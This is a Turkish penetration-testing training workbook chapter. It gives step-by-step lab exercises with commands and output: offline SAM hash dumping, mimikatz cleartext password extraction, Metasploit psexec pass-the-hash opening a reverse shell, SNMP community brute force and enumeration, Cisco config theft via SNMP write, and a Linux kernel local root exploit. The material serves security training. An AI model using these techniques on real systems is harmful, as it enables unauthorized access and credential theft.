PENTEST EĞİTİMİ
UYGULAMA KİTABI

BÖLÜM - 6

İÇİNDEKİLER

6. LİNUX, WİNDOWS VE AĞ SİSTEMLERİ SIZMA TESTLERİ

BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

6.1. Windows Parolasının Reboot Edilerek SAM Dosyasından Ele Geçirilmesi

Ön Hazırlık:

Bootable Taşınabilir Diskler

Başlangıç olarak Backtrack'i (veya Kali'yi) bir USB veya CD/DVD'ye yazmak için Linux ortamda UNetbootin uygulaması kullanılabilir. Bu araç çift tıklama ile çalıştırılabilir. Çalıştırıldığında şekildeki gibi bir arayüz çıkar ve kolayca herhangi bir işletim sistemi taşınabilir ortamda boot edilebilir şekilde yazılır. Windows ortamda da Unetbootin veya herhangi bir disk yazma aracı kullanılabilir.

Pass-the-hash

Sistem Backtrack ile boot edilmek üzere kapatılmıştır. BIOS ayarlarına erişilmiş ve boot sıralaması bilgisayar USB ile boot olacak şekilde ayarlanmıştır ve Backtrack ile boot edilmiştir. Açılışta UNetbootin menusü çıkmaktadır. Enter denilerek (Default) devam edilebilir. Ardından Backtrack işletim sistemi çalışmaya başlayacaktır. **root/toor** kullanıcı bilgileriyle giriş yapılır ve **startx** komutuyla grafiksel arayüze ulaşılabilir. Burada bir terminal ekranı açılır. Türkçe karakterler ile sorun yaşamamak için önce

```
#setxkbmap tr
```

komutu çalıştırılır.Ardından

```
#fdisk -l
```

komutu ile hard disk bölümleri listelenir. Listeden Windows hangi bölümde kurulu ise onun mount edilmesi gerekir. Bu deneme yanılma ile bulunabilir. Bu çalışmada Windows /dev/sda5 üzerinde tespit edilmiştir ve /root altına mount edilmiştir.

```
root@bt:~# mount /dev/sda5 /root/
root@bt:~# cd /root/
root@bt:~# ls
autoexec.bat  config.sys             hiberfil.sys  pagefile.sys  Program Files  System Volume Information
book          Desktop                Intel         PerfLogs      Recovery       Users
BOOTSECT.BAK  Documents and Settings  OEM           ProgramData   $Recycle.Bin   Windows
```

```
#mount /dev/sda5 /root/
#cd /root/Windows/System32/config
```

Artık /root klasörü altına gelerek Windows dosyalarına erişilebilir (bazı sistemlerde System32 veya bunun gibi klasörlerde büyük-küçük harf farklılıkları olabilir). SAM dosyasını açmak için önce SYSKEY'e erişilir ve bu bir text dosyasına(bootkey.txt) yazılır. Bunun için bkhive aracı kullanılır.

```
root@bt:~/Windows/System32/config# bkhive SYSTEM bootkey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{F10156BE-0E87-4EFB-969E-5DA29D131144}
Default ControlSet: 001
Bootkey: 15e9d368691f5ccf10fbcd82037eca0e
```

Ardından samdump2 aracı ile bootkey.txt içindeki SYSKEY kullanılarak SAM dosyası açılır.

```
#samdump2 SAM bootkey.txt > samdump.txt
```

```
root@bt:~/Windows/System32/config# samdump2 SAM bootkey.txt > samdump.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-44B6-ACEB-301713D5ED8C}
```

Şekildeki gibi sistemdeki kullanıcılara ait hashlere ulaşılır.

```
root@bt:~/Windows/System32/config# cat samdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Acer:1000:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:93880dc76eb923a05f817402ae529059:::
```

Bu şekilde alınan kullanıcı adı ve hash bilgisi ile pass-the-hash yapılabilir.

6.2. Mimikatz Kullanarak Parolaların Açık Hallerinin Elde Edilmesi

Amaç: Meterpreter veya sysinternal psexec ile erişim sağlanmış bir makineden açık parolaların alınması.
Açıklama: Kullanıcı adı ve parolası elde bir sisteme network üzerinden sysinternal psexec ile erişim sağlanması durumunda, bir zararlı yazılım bulaştırılması ile meterpreter oturumu alındığında veya metasploit psexec modülü ile oturum alındığında hedef sisteme bir şekilde mimikatz programı yüklenebilir ve çalıştırılması durumunda sisteme giriş yapan kullanıcının parolası açık metin halinde görüntülenebilir.
Kullanılan Araçlar:

- Mimikatz

Uygulama: mimikatz uygulamasının bulunduğu dizine gidilir;

```
cd C:\Users\Administrator\Desktop\PentestTools\mimikatz_trunk\Win32
```

Mimikatz programı çalıştırılır;

```
mimikatz.exe
```

Ve parolaların elde edilmesi için aşağıda koyulaştırlımış olarak verilen komutlar girilir.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 379969 (00000000:0005cc41)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN7-PENTEST
SID               : S-1-5-21-3000289417-1097748507-1909142520-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WIN7-PENTEST
         * LM       : 5e7138d7de18eb9caad3b435b51404ee
         * NTLM     : 0be6df5ef766e7685b871428deaa0d5a
         * SHA1     : e65e7c011b3b9cf9b6a2b9ec3de00f82d2ba6747
        tspkg :
         * Username : Administrator
         * Domain   : WIN7-PENTEST
```

```
 * Password : bga
wdigest :
 * Username : Administrator
 * Domain   : WIN7-PENTEST
 * Password : bga
kerberos :
 * Username : Administrator
 * Domain   : WIN7-PENTEST
 * Password : bga
ssp :
credman :
```

Görüldüğü üzere parola “bga” dir. Bu işlemde parola ne kadar uzun olursa olsun elde edilebilecektir. Çünkü Windows işletim sistemleri parolaların açık halini ram üzerinde tutmaktadır.

6.3. Metasploit Kullanarak Pass The Hash (Parolasız Sistem Erişimi)

Amaç: Sistemlerden elde edilen parola hash'lerini kırmadan, sistemlerde oturum açma
Kullanılan Araçlar:

- Metasploit psexec

Adımlar:

1.Adım: Metasploit çalıştırma:

```
root@bt:~/Desktop# msfconsole
=[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 805 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
=[ svn r16154 updated 289 days ago (2012.02.23)
Warning: This copy of the Metasploit Framework was last updated 289 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306
msf >
```

2.Adım: Psexec isimli exploitin bulunması ve ilgili parametreler atanarak exploit edilip sisteme bağlanmak için psexec modülünü arama:

```
msf > search psexec
Matching Modules
================
Name Disclosure Date Rank Description
---- --------------- ---- -----------
exploit/windows/smb/psexec 1999-01-01 manual Microsoft Windows Authenticated
User Code Execution
exploit/windows/smb/smb_relay 2001-03-31 excellent Microsoft Windows SMB
Relay Code Execution
```

3. Adım: Seçilen modülün özelliklerini görüntüleyip ilgili alanları hedef sisteme göre doldurma

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
Module options (exploit/windows/smb/psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
```

```
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SHARE ADMIN$ yes The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder share
SMBDomain WORKGROUP no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(psexec) > set RHOST 192.168.2.5
RHOST => 192.168.2.5
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator

msf exploit(psexec) > set SMBPass
c1a4b513d51bb1dcabd1b435b224041a:12aa250e5f7be65864aa4rc1ab134302
SMBPass =>
c1a4b513d51bb1dcabd1b435b224041a:12aa250e5f7be65864aa4rc1ab134302
```

4. Adım: Hedef sisteme saldırılması;

```
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.2.3:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.2.5:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \TDHsJbAQ.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.2.5[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.2.5[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (IGeUeVNy - "MsTfiq")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Sending stage (752128 bytes) to RHOST 192.168.2.5
[*] Closing service handle...
```

```
[*] Deleting \TDHsJbAQ.exe...
[*] Meterpreter session 1 opened (RHOST 192.168.2.3:4444 -> RHOST
192.168.2.5:4122) at 2012-12-07 11:17:06 +0200
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > Shell
Process 3680 created. Channel 1 created. Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp. C:\WINDOWS\system32>
```

Windows sistemler Windows 7 ile birlikte Administrator kullanıcısı dışında bir kullanıcının sistemde komut çalıştırmasını varsayılan olarak engellemiştir.

6.4. SNMP Community Name Brute Force Denemeleri

Amaç: SNMP protokolünden bilgi almak için community name'in kaba kuvvet yöntemi ile tespit edilmesi.
Kullanılan Araçlar: metasploit(snmp_login)
Uygulama: SNMP community name bilgisinin elde edilmesi ile hedef sistem hakkında bilgi alınması mümkündür. Bu yüzden sistemlerinin SNMP "community name" değerlerinin ön tanımlı olarak bırakılmaması önerilmektedir.

1. **Adım:** Metasploit Framework başlatılır:

```
service postgresql start
msfconsole
```

2. **Adım:** İlgili modül seçilir:

```
use auxiliary/scanner/snmp/snmp_login
```

3. **Adım**: Modülün alabileceği parametreler gözlenir:

```
show options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name              Current Setting                                Required
Description
   ----              ---------------                                --------  -----------
   BATCHSIZE         256                                            yes       The
number of hosts to probe in each set
   BLANK_PASSWORDS   false                                          no
Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes
How fast to bruteforce, from 0 to 5
   CHOST                                                            no        The local
client address
   DB_ALL_CREDS      false                                          no        Try
each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all
passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all
users in the current database to the list
   PASSWORD                                                         no        The
password to test
   PASS_FILE         /usr/share/metasploit-
```

```
framework/data/wordlists/snmp_default_pass.txt  no        File containing
communities, one per line
   RHOSTS                                        yes       The target
address range or CIDR identifier
   RPORT           161                           yes       The target
port
   STOP_ON_SUCCESS   false                                 yes
Stop guessing when a credential works for a host
   THREADS         1                             yes       The
number of concurrent threads
   USER_AS_PASS      false                                 no        Try
the username as the password for all users
   VERBOSE         true                          yes       Whether
to print output for all attempts
```

4. **Adım:** Hedef sistem bilgileri girilerek sisteme snmp sorguları gönderilir. Sadece RHOST değerinin girilmesi yeterli olacaktır.

```
msf auxiliary(snmp_login) > set RHOSTS 1.1.1.100
RHOSTS => 1.1.1.100
```

5. **Adım:** Zafiyet testinin gerçekleştirilmesi:

```
msf auxiliary(snmp_login) > exploit

[+] 1.1.1.100:161 - LOGIN SUCCESSFUL: public: (Access level: read-only)
[+] 1.1.1.100:161 - LOGIN SUCCESSFUL: private: (Access level: read-only)
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: 0: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: 0392a0: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: 1234: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: 2read: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: 4changes: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: ANYCOM: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: Admin: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: C0de: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: CISCO: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: CR52401: (Incorrect: )
[-] :161SNMP - 1.1.1.100:161 - LOGIN FAILED: IBM: (Incorrect: )
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Elde edilen çıktılardan sadecebir kısmı verilmiştir, görüldüğü üzere hedef sistem üzerinde var olan community name değerleri “LOGIN SUCCESSFUL” ibaresi ile gösterilmiştir ve yine çıktıdan anlaşılacağı üzere sistem üzerinde bu değerler ile yazma hakları bulunmamaktadır.

6.5. SNMP Üzerinden Bilgi Toplama

Amaç: SNMP protokolünün kullanılarak hedef sistem hakkında bilgi toplama
Kullanılan Araçlar: snmpcheck
Uygulama: Bir sistemin üzerinde SNMP servisinin bulunup bulunmadığını öğrenmek için udp 161 portunun açık olup olmadığı kontrol edilebilir.
Bu kontrol işlemi için nmap aracı kullanılabilir, bunun için kullanılacak nmap parametreleri aşağıda verilmiştir.

```
root@kali:~# nmap -p 161 -sU 1.1.1.100

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-02 03:42 EDT
Nmap scan report for 1.1.1.100
Host is up (0.00024s latency).
PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:0C:29:95:FC:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Hedef sistemde SNMP servisinin bulunup bulunmadığını tespit ettikten sonra hedef sistem hakkında bilgi almaya çalışılacaktır;

```
root@kali:~# snmpcheck -t 1.1.1.100
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] Try to connect to 1.1.1.100
 [*] Connected to 1.1.1.100
 [*] Starting enumeration at 2015-04-02 03:44:40

 [*] System information
 ---------------------------------------------------------------------------------------------

 Hostname              : bee-box
 Description           : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42
UTC 2008 i686
 Uptime system         : 2 hours, 47:13.70
 Uptime SNMP daemon    : 1 day, 17:49:37.36
 Contact               : Your master bee
 Location              : Every bee needs a home!
 Motd                  : -
```

```
[*] Devices information
---------------------------------------------------------------------------------------

   Id              Type   Status  Description

 1025              Network  Running  network interface lo
 1026              Network  Running  network interface eth0
 3072         Coprocessor  Running  Guessing that there's a floating point co-
processor
  768           Processor  Unknown  GenuineIntel: Intel(R) Core(TM) i7-4710HQ
CPU @ 2.50GHz

[*] Storage information
---------------------------------------------------------------------------------------
```

Burada elde edilen bilgilerin sadece bir kısmı verilmiştir.
SNMP servisi ile hedef sistem hakkında alınabilecek bilgi başlıkları;

```
[*] System information
[*] Devices information
[*] Storage information
[*] Processes
[*] Network information
[*] Network interfaces
[*] Routing information
[*] Listening TCP ports and connections
[*] Listening UDP ports
[*] Mountpoints
```

6.6. SNMP Write Özelliği Açık Sistemlere Sızma

Amaç: SNMP protokolünün yazma hakları ile yapılandırıldığı bir sisteme sızarak ağ cihazının konfigürasyon ayarlarının elde edilmesi.
Kullanılan Araçlar: snmpcheck, Metasploit(cisco_config_tftp)
Uygulama: Hedef olarak seçilen sistem bir cisco router c3725, ağ cihazıdır. Öncelikle ağ cihazına yönelik yapılacak olan testte sistemin SNMP community değeri olarak ön tanımlı bir değer kullanıp kullanmadığı tespit edilecektir. Sonrasında eğer yazma hakkı olan bir hedef bulunduysa, bununla konfigürasyon ayarları değiştirilcektir.

1. **Adım:** Hedef sistemde çalışan SNMP servisinin yazma hakkına sahip olup olmadığı tespit edilir.

Not: Hedef sistemde snmp hizmetinin varlığı ön kabul olduğundan nasıl tespit edildiği anlatılmayacaktır.
Hedefin yazma hakkının olup olmadığını tespit etmek için snmpcheck aracı “-w” parametresi ile kullanılır.

```
root@kali:~# snmpcheck -t 2.2.2.1 -w
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] Try to connect to 2.2.2.1
 [*] Connected to 2.2.2.1
 [*] Starting enumeration at 2015-04-03 18:24:27
 [*] Write access enabled!
 [*] Checked 2.2.2.1 in 0.07 seconds
```

Aracın çıktısında da görüldüğü üzere hedef sistemde snmp hizmeti yazma hakları ile birlikte yapılandırılmıştır.

2. **Adım:** Hedef sistemin yapılandırma ayarlarının elde edilmesi. Bu işlemin gerçekleştirilebilmesi için okuma ve yazma haklarının bulunması gerekmektedir.

Metasploit Framework başlatılır ve “cisco_config_tftp” modülü sisteme tanıtılır.

```
root@kali:~# msfconsole
msf >  use auxiliary/scanner/snmp/cisco_config_tftp
```

Aracın hedef sistem üzerinde işlem yapabilmesi için ihtiyaç duyduğu parametreler tespit edilir.

```
msf auxiliary(cisco_config_tftp) > show options

Module options (auxiliary/scanner/snmp/cisco_config_tftp):

   Name       Current Setting  Required  Description
```

```
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   LHOST                  no        The IP address of the system running this module
   OUTPUTDIR                 no        The directory where we should save the
configuration files (disabled by default)
   RETRIES    1              yes       SNMP Retries
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT      161            yes       The target port
   SOURCE     4              yes       Grab the startup (3) or running (4) configuration
(accepted: 3, 4)
   THREADS    1              yes       The number of concurrent threads
   TIMEOUT    1              yes       SNMP Timeout
   VERSION    1              yes       SNMP Version <1/2c>
```

3. **Adım:** Gerekli alanlar girilir ve sistemin zafiyeti istismar edilir.

```
msf auxiliary(cisco_config_tftp) > set RHOSTS 2.2.2.1
RHOSTS => 2.2.2.1
msf auxiliary(cisco_config_tftp) > run

[*] Starting TFTP server...
[*] Scanning for vulnerable targets...
[*] Trying to acquire configuration from 2.2.2.1...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Incoming file from 2.2.2.1 - 2.2.2.1.txt 871 bytes
[+] 2.2.2.1:161 SNMP Community (RW): public
[*] Collecting :public
[*] Shutting down the TFTP service...
[*] Auxiliary module execution completed
```

Community değeri bir önceki uygulamalarda tespit edilmiş ve”Public” tir, Aracın ön tanımlı değeri olarak girildiği için düzenlenmeye ihtiyaç duyulmamıştır.
Görüldüğü üzere sistemin yapılandırma ayarları elde edilmiştir.

4. **Adım:** Elde edilen yapılandırma ayarlarının görüntülenmesi;

Metasploit bir aracın çıktısını “.msf4/loot/” dizini altına atmaktadır. Dizin başında bulunan “.” dizinin gizli olduğunu göstermektedir.
Dosyanın okunması;

```
kali:~# cat
.msf4/loot/20150403173253_default_2.2.2.1_cisco.ios.config_391860.txt
!
```

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
resource policy
!
memory-size iomem 5
ip subnet-zero
no ip icmp rate-limit unreachable
ip cef
ip tcp synwait-time 5
!
!
no ip domain lookup
!
!
interface FastEthernet0/0
 ip address 2.2.2.1 255.255.255.0
 duplex auto
 speed auto
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
ip classless
!
no ip http server
no ip http secure-server
```

```
!
snmp-server community public RW
snmp-server contact HASH(0x2e69c78)
no cdp log mismatch duplex
!
!
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
```

Ağ cihazının yapılandırılması bu zafiyet istismarını göstermek üzere gerçekleştirildiği için, cihazda çok önemli bir bilgi bulunmamaktadır. Fakat gerçek sistemlerde ağ yapısına ait önemli bilgilerin varlığı tespit edilebilir.

6.7. Linux Yerel Güvenlik Zafiyeti Hak Yükseltme


Amaç: Linux Çekirdeğinde çıkan yerel bir güvenlik zafiyeti kullanılarak kısıtlı haklardan en yüksek haklara sahip olan root yetkilerine yükselme

Kullanılan Araçlar:

- Exploit-db
- C
- gcc

Adımlar:

1.Adım: Sistemde bulunan açıklığı istismar edilebilecek scriptin indirilmesi gerekmektedir.



Zafiyetin istismar edilebilmesi için sistemde c betiklerini complie edebilen bir derleyicinin bulunması gerekmektedir.

2.Adım: Gcc ile kodun derlenmesi ve derlenmiş programın çalıştırılması.

test@bt:~/Desktop# gcc 15704.c -o root-ol

3.Adım: Kodu çalıştırıyoruz ve root oluyoruz..

test@bt:~/Desktop$ ./root-ol

Hey Congratulations..You are root..

Zafiyetin başarılı bir şekilde istismarı sonrası root haklarına yükselinmesi beklenmektedir.

```
root@bt:#
```

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.